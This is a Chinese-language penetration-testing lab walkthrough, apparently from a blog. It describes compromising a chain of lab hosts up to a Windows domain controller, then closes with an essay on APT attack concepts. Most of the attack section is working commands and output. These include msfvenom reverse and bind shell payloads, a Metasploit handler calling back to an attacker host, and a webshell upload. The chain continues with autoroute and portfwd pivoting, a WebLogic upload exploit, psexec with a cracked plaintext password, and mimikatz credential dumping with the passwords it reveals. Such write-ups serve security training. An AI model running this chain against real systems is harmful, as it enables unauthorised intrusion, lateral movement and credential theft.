

引言（1）：

目标资产信息搜集的广度，决定渗透过程的复杂程度。


目标主机信息搜集的深度，决定后渗透权限持续把控。

渗透的本质是信息搜集，而信息搜集整理为后续的情报跟进提供了强大的保证。

持续渗透的本质是线索关联，而线索关联为后续的攻击链方提供了强大的方向。

后渗透的本质是权限把控，而权限把控为后渗透提供了以牺牲时间换取空间强大基础。

靶机背景介绍：




- 主机A1：CentOs x64 全补丁，无提权漏洞，可互联网
- 主机A2：Windows 2008 x64 全补丁 无提权漏洞，脱网机
- 主机B：Windows 2008 x64 全补丁 无提权漏洞，域内主机，脱网机
- 主机C：Windows 2008 x64 域控，存在ms14-068漏洞，脱网机
- 且A1，A2，B,C系统主机密码均为强口令

A1，A2，B,C为标准ABC类网，允许访问流程，A1---->A2---->B---->C，不允许跨主机访问。
(请注意每个主机的对应IP段)

整体攻击流程图：

攻击流程图



模拟开始攻击：

- 扫描主机A1对攻击机开放端口：80,22

端口扫描

```
apt: nmap
+ apt: nmap
makato@makato-pc:/etc/apt$ nmap -Pn 172.16.99.233 --open -T 4

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-05 00:26 CST
Nmap scan report for 172.16.99.233
Host is up (0.54s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 48.22 seconds
makato@makato-pc:/etc/apt$
```


- 扫描主机A1-Web目录结构：

web目录扫描

```
[14:55:12] 200 - 95B - http://172.16.99.233/INSTALL.txt
[14:55:12] 200 - 18KB - http://172.16.99.233/LICENSE.txt
[14:55:17] 403 - 210B - http://172.16.99.233/cgi-bin/
[14:55:17] 301 - 233B - http://172.16.99.233/cms -> http://172.16.99.233/cms/
[14:55:17] 200 - 3KB - http://172.16.99.233/composer.json
[14:55:17] 200 - 160KB - http://172.16.99.233/composer.lock
[14:55:18] 200 - 3KB - http://172.16.99.233/cms/
[14:55:18] 301 - 234B - http://172.16.99.233/core -> http://172.16.99.233/core/
[14:55:21] 301 - 236B - http://172.16.99.233/manual -> http://172.16.99.233/manual/
[14:55:21] 200 - 9KB - http://172.16.99.233/manual/index.html
[14:55:22] 301 - 237B - http://172.16.99.233/modules -> http://172.16.99.233/modules/
[14:55:24] 403 - 211B - http://172.16.99.233/php5.fcgi
[14:55:25] 301 - 238B - http://172.16.99.233/profiles -> http://172.16.99.233/profiles/
[14:55:26] 200 - 2KB - http://172.16.99.233/robots.txt
[14:55:27] 301 - 235B - http://172.16.99.233/sites -> http://172.16.99.233/sites/
[14:55:28] 301 - 236B - http://172.16.99.233/themes -> http://172.16.99.233/themes/
[14:55:29] 200 - 4KB - http://172.16.99.233/web.config
[14:55:29] 301 - 233B - http://172.16.99.233/cms -> http://172.16.99.233/cms/
[14:55:30] 400 - 226B - http://172.16.99.233etc/passwd
[14:55:30] 400 - 226B - http://172.16.99.233etc/sysconfig/network-scripts/ifcfg-eth1
[14:55:30] 400 - 226B - http://172.16.99.233etc/passwd
[14:55:30] 400 - 226B - http://172.16.99.233etc/passwd
[14:55:30] 400 - 226B - http://172.16.99.233etc/passwd
[14:55:30] 400 - 226B - http://172.16.99.233etc/passwd
[14:55:30] 200 - 9KB - http://172.16.99.233/index.php
[14:55:31] 200 - 2KB - http://172.16.99.233/robots.txt
```


- 主机A1-Web搜索处存在sql注入：

Sql注入



- 登录后台得到shell：

登录后台，上传一句话



- 生成tcp payload 以php一句话执行：

生成msf payload

```
payload: msfvenom
makato@makato-pc:~/Documents/task/payload$ msfvenom -a x64 --platform linux -p linux/x64/meterpreter/revers
e_tcp LHOST=172.16.99.200 LPORT=4444 -f elf > re_172.16.99.200_4444.elf
No encoder or badchars specified, outputting raw payload
Payload size: 129 bytes
Final size of elf file: 249 bytes
makato@makato-pc:~/Documents/task/payload$
```

配置msf

```
msf exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
  LHOST 172.16.99.200    yes       The listen address (an interface may be specified)
  LPORT 4444             yes       The listen port

Payload options (linux/x64/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST 172.16.99.200    yes       The listen address (an interface may be specified)
  LPORT 4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > exploit -z -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 172.16.99.200:4444
msf exploit(multi/handler) >
```

- A1对内信息搜集发现A2，并且针对A1，没有可用提权漏洞（Web非root权限），放弃提权：

查看arp，发现内网其他主机A2

```
IPv4 Address : 192.168.1.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe67:ccfe
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 3
=====
Name       : ens33
Hardware MAC : 00:0c:29:67:cc:f4
MTU        : 1500
Flags      : UP, BROADCAST, MULTICAST
IPv4 Address : 172.16.99.233
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2562:528:d4d4:dda2
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > arp -a

ARP cache
=====

  IP address  MAC address  Interface
  ----
  172.16.99.108  b8:63:4d:c9:ab:01
  172.16.99.200  f4:06:69:56:c2:be
  192.168.1.1   00:50:56:c0:00:01
  192.168.1.160 00:0c:29:01:00:c7

meterpreter >
```

- 以A1作为跳板添加虚拟路由，并且开始做针对A2的对内信息搜集：

添加路由

```
x sudo msfconsole
192.168.1.160 00:0c:29:01:00:c7

meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] No routes have been added yet
meterpreter > post/multi/manage/autoroute
[-] Unknown command: post/multi/manage/autoroute.
meterpreter > run post/multi/manage/autoroute
[!] SESSION may not be compatible with this module.
[*] Running module against localhost.localdomain
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.99.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====
Subnet          Netmask          Gateway
-----
172.16.99.0     255.255.255.0   Session 1
192.168.1.0     255.255.255.0   Session 1

meterpreter >
```

扫描主机A2端口

```
x sudo msfconsole
1 meterpreter x64/linux uid=48, gid=48, euid=48, egid=48 @ localhost.localdomain 172.16.99.200:4444
-> 172.16.99.233:55120 (172.16.99.233)

msf auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

Name          Current Setting  Required  Description
-----
CONCURRENCY    10               yes       The number of concurrent ports to check per host
DELAY          0                yes       The delay between connections, per thread, in milliseconds
JITTER        0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS          1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS         192.168.1.160   yes       The target address range or CIDR identifier
THREADS        10               yes       The number of concurrent threads
TIMEOUT        1000             yes       The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.1.160: - 192.168.1.160:80 - TCP OPEN
[+] 192.168.1.160: - 192.168.1.160:135 - TCP OPEN
[+] 192.168.1.160: - 192.168.1.160:139 - TCP OPEN
[+] 192.168.1.160: - 192.168.1.160:445 - TCP OPEN
[+] 192.168.1.160: - 192.168.1.160:7002 - TCP OPEN
[+] 192.168.1.160: - 192.168.1.160:7001 - TCP OPEN
[+] 192.168.1.160: - 192.168.1.160:9092 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

- 以A1跳板发现A2部署weblogic，并且存在漏洞。转发目标机7001至本地，利用漏洞。

端口转发

```
msf auxiliary(scanner/portscan/tcp) > sessions 1
[*] Starting interaction with 1...

meterpreter > portfwd ?
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.
  -R       Indicates a reverse port forward.
  -h       Help banner.
  -i <opt> Index of the port forward entry to interact with (see the "list" command).
  -l <opt> Forward: local port to listen on. Reverse: local port to connect to.
  -p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
  -r <opt> Forward: remote host to connect to.
meterpreter > portfwd add -r 192.168.1.160 -p 7001 -l 7001
[*] Local TCP relay created: :7001 <-> 192.168.1.160:7001
meterpreter > portfwd list

Active Port Forwards
=====
      Index  Local          Remote          Direction
      ----  -
      1      0.0.0.0:7001  192.168.1.160:7001 Forward

1 total active port forwards.

meterpreter >
```

生成payload并尝试Weblogic漏洞上传

```
makato@makato-pc:~/Documents/task/payload$ msfvenom -a x64 --platform windows -p windows/x64/meterpreter/bind_tcp LPORT=4444 -f exe -o bind_4444.exe
No encoder or badchars specified, outputting raw payload
Payload size: 496 bytes
Final size of exe file: 7168 bytes
Saved as: bind_4444.exe
makato@makato-pc:~/Documents/task/payload$ cd ~/tools/weblogic/
makato@makato-pc:~/tools/weblogic$ java -jar weblogic_cmd.jar -H 127.0.0.1 -upload -src "/home/makato/Documents/task/payload/bind_4444.exe" -dst "C:\bea\wlserver_10.3\samples\domains\wl_server\bind.exe"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=lcd
开始上传文件
weblogic version:10.3.0.0
file upload success
makato@makato-pc:~/tools/weblogic$
```


执行payload, 获得session, 添加路由

```
Documents/ .kingsoft/ .pk1/ .ssh/
makato@makato-pc:~/Documents/task/payload$ cd ~/tools/weblogic/
makato@makato-pc:~/tools/weblogic$ java -jar weblogic_cmd.jar -H 127.0.0.1 -os win -shell
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=lcd
检查是否安装rmi实例
rmi已经安装
please input cmd:>dir
驱动器 C 中的卷没有标签。
卷的序列号是 C236-DEA3

C:\bea\wlserver_10.3\samples\domains\wl_server 的目录
2018/09/03 00:08 <DIR> .
2018/09/03 00:08 <DIR> ..
2018/09/01 14:45 7,168 1.exe
2018/09/01 15:42 7,168 2.exe
2018/08/30 14:50 <DIR> autodeploy
2018/08/30 14:50 <DIR> bin
2018/09/03 00:08 7,168 bind.exe
2008/07/25 17:58 1,600 client2certs.pem
2008/07/25 17:58 993 clientkey.pem
2018/08/30 14:51 <DIR> config
2018/08/30 14:50 <DIR> console-ext
2018/08/30 14:56 138 edit.lok
2018/08/31 03:12 42,496 ew.exe
2018/08/30 14:50 506 fileRealm.properties
2018/08/30 14:50 <DIR> init-info
2018/08/30 14:50 <DIR> lib
2018/08/30 14:50 328 pointbase.ini
2018/09/02 23:48 123 pointbase.log
```

- 发现A2全补丁, 放弃提权, (weblogic为用户权限) 对内信息刺探A2, 得到weblogic相关配置文件, 解密后, 得到密码。

破解weblogic登录密码



- 尝试做二级跳板, 以weblogic相关配置, 尝试对B (域内成员) 的渗透 (SMB)

尝试使用weblogic用户密码登录主机B

```
sudo msfconsole

Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  ----          -
  RHOST          192.172.1.22    yes       The target address
  RPORT          445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION
  SERVICE_DISPLAY_NAME
  SERVICE_NAME
  SHARE          ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$, C$, ...) or a normal read
/write folder share
  SMBDomain      .                no        The Windows domain to use for authentication
  SMBPass        PasswdimP0rt02008 no        The password for the specified username
  SMBUser        administrator    no        The username to authenticate as

Payload options (windows/x64/meterpreter/bind_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT         4444            yes       The listen port
  RHOST         192.172.1.22    no        The target address

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf exploit(windows/smb/psexec) > exploit -z -j
[*] Exploit running as background job 5.

[*] 192.172.1.22:445 - Connecting to the server...
msf exploit(windows/smb/psexec) > [*] 192.172.1.22:445 - Authenticating to 192.172.1.22:445 as user 'administrator'...
[*] 192.172.1.22:445 - Selecting PowerShell target
[*] 192.172.1.22:445 - Executing the payload...
[*] 192.172.1.22:445 - Service start timed out. OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.172.1.22:4444
[*] Sending stage (206403 bytes) to 192.172.1.22
[*] Meterpreter session 4 opened (172.16.99.208-1_172.16.99.233:0 -> 192.172.1.22:4444) at 2018-09-03 00:43:13 +0800
msf exploit(windows/smb/psexec) >
```

- 获取B权限 (system) , 尝试对内B的本身信息搜集, 发现域账号 (普通成员) user1.

抓取主机B的账号密码, 发现域账号user1

```
sudo msfconsole

msf exploit(windows/smb/psexec) > sessions 5
[*] Starting interaction with 5...

meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > mimikatz_command -f 'sekurlsa::logonpasswords'
Module : 'sekurlsa' identifi , mais commande 'logonpasswords' introuvable

Description du module : Dump des sessions courantes par providers LSASS
  msv -  num re les sessions courantes du provider MSV1_0
  wdigest -  num re les sessions courantes du provider WDigest
  kerberos -  num re les sessions courantes du provider Kerberos
  tspkg -  num re les sessions courantes du provider TsPkg
  livessp -  num re les sessions courantes du provider LiveSSP
  ssp -  num re les sessions courantes du provider SSP (msv1_0)
  logonpasswords -  num re les sessions courantes des providers disponibles
searchPasswords - recherche directement dans les segments m moire de LSASS des mots de passes
meterpreter > mimikatz_command -f 'sekurlsa::logonpasswords'
"0:996", "Negotiate", "B1S", "TEST", "n.s. (Credentials KO)"
"
E-Dx>fdn>JCP .\nfq"qD/<BjeUX)Nk9pAZ:O+W5 t5S(Wwzy/'naz0Bh94BIxH;CEGn:(/?\%_]0%quBFHrPFcw?[ws)D3&?c0*%N;mA`mw#c,9Rebf/*?"
"0:444229", "Kerberos", "user1", "TEST", "n.e. (Lecture KIWI_MSV1_0_PRIMARY_CREDENTIALS KO)"
"
zxcv_1234"
"0:997", "Negotiate", "LOCAL SERVICE", "NT AUTHORITY", "n.s. (Credentials KO)"
"
"0:47917", "NTLM", "", "", "n.s. (Credentials KO)"
"
"0:999", "Negotiate", "B1S", "TEST", "n.s. (Credentials KO)"
"
E-Dx>fdn>JCP .\nfq"qD/<BjeUX)Nk9pAZ:O+W5 t5S(Wwzy/'naz0Bh94BIxH;CEGn:(/?\%_]0%quBFHrPFcw?[ws)D3&?c0*%N;mA`mw#c,9Rebf/*?"
meterpreter >
```


渗透完成

```
应用助手 九月 28 星期四 04:51
sub0-metasploit

* * * * *
sub0-metasploit
Exploit target:
--
Id Name
0 Wildcard Target

msf exploit(multi/handler) > set lport
lport => 8080
msf exploit(multi/handler) > set rport 4444
rport => 4444
msf exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.1.1.31:4444
[*] Sending stage (38460 bytes) to 10.1.1.31
[*] Meterpreter session 0 opened (172.16.99.200-2-172.16.99.233:0 -> 10.1.1.31:4444) at 2018-09-03 04:50:45 +0800

Meterpreter >
meterpreter > shell
Process 1976 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
(c) 2009 Microsoft Corporation 0000000000:0000

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP 0000

0000000000 00000000:
00000000 0000 0000:
00000000 IPv6 00:
0000 00:
00000000
00000000
00000000

0000000000 isatap.{8AF923D0-4E7B-413F-AA9B-CD418D2D6446}:
0000:
0000_000 000 0000:
0000:

C:\Windows\system32>exit
* * * * *
meterpreter > background
[*] Backgrounding session 0...
msf exploit(multi/handler) > sessions

Active sessions
-----
Id Name Type Information Connection
--
1 meterpreter x64/linux uid=48, gid=48, euid=48, egid=48 @ localhost.localdomain 172.16.99.200-4444 -> 172.16.99.233:8082 (172.16.99.233)
2 meterpreter x64/windows WIN-I11E786LH3 weblogic @ WIN-I11E786LH3 172.16.99.200-172.16.99.233:0 -> 192.168.1.168:4444 (192.168.1.168)
3 meterpreter x64/windows NT AUTHORITY\SYSTEM # 81 172.16.99.200-1-172.16.99.233:0 -> 192.172.1.22:4444 (192.172.1.22)
4 meterpreter x64/windows NT AUTHORITY\SYSTEM # DC 172.16.99.200-2-172.16.99.233:0 -> 10.1.1.31:4444 (10.1.1.31)

msf exploit(multi/handler) >
```

并没有结束：

在得到域控后，对主机C对内信息搜集，得到域控administrator密码，尝试用该密码ssh--->A1，成功，root权限。

广告（你需要背下来的广告词）：只要是“一个人”设置的密码“群”，一定有大的规律，只要是“一个行业”设置的密码“群”一定有规律可寻。

引言（4）：

渗透的本质是信息搜集，而要把信息搜集发挥最大效果，一定是离不开“线索关联”，而信息搜集，无论是对内，对外，更或者是主动信息搜集，被动信息搜集。如何把目标A与B的信息搜集，整理后做“线索关联”是一个非常有趣的工作。

后者的话：

APT攻击三大要素，既：

- 攻击手段复杂，持续时间长，高危害性

APT攻击主要分类为两大类，既：

- 高级持续渗透，即时渗透

3.1 APT攻击的概念

高级持续性威胁（英文缩写APT），既攻击手段复杂（Advanced）、持续时间长（Persistent）、高危害性（Threat）。APT是黑客以窃取目标数据或文件为目的，并且该数据具有“涉我”属性。针对目标所发动的网络行动是一种有组织、有规划，并且是蓄谋已久的恶意网络间谍行为。这种行为往往经过长期的经营与策划，并具备高度的隐蔽性，针对性，长期，有计划性和组织性地窃取“涉我”数据或文件。而APT攻击，又往往伴随着传统的人力情报分析。

注：“涉我”这里指目标数据或文件与攻击者有关联或特殊用途，攻击者可用该数据或文件产生价值。

3.2 APT攻击的手法


APT的攻击手法复杂且多样性，并随着目标发生变化而改变攻击行动计划。（如：目标工作人员作息改变，地域时差等）



3.3 APT攻击的流程

高级持续渗透攻击


在高级持续渗透测试中，基本符合PTES的渗透测试执行标准，主要分为6段1报。既：



3.3 APT攻击的流程

即时针对渗透攻击

在即时目标渗透测试中，主要分为5段1清1报。既：



APT两大类攻击核心诉求区别：


3.4 APT攻击的诉求

持久渗透以时间换空间为核心的渗透，以最小化被发现，长期把控权限为主的渗透测试。

即时目标渗透则相反，放大已知条件，关联已知线索，来快速入侵，以达到诉求。


在做调研之前，作者一直以为越发达的城市，或者越政治中心的城市是发生攻击的高发地，但是在调研后，打破了我之前的想法，于是作者深入调研原因究竟，以便更好的了解企业安全建设的规划。

2017全球APT组织关注领域分布情况



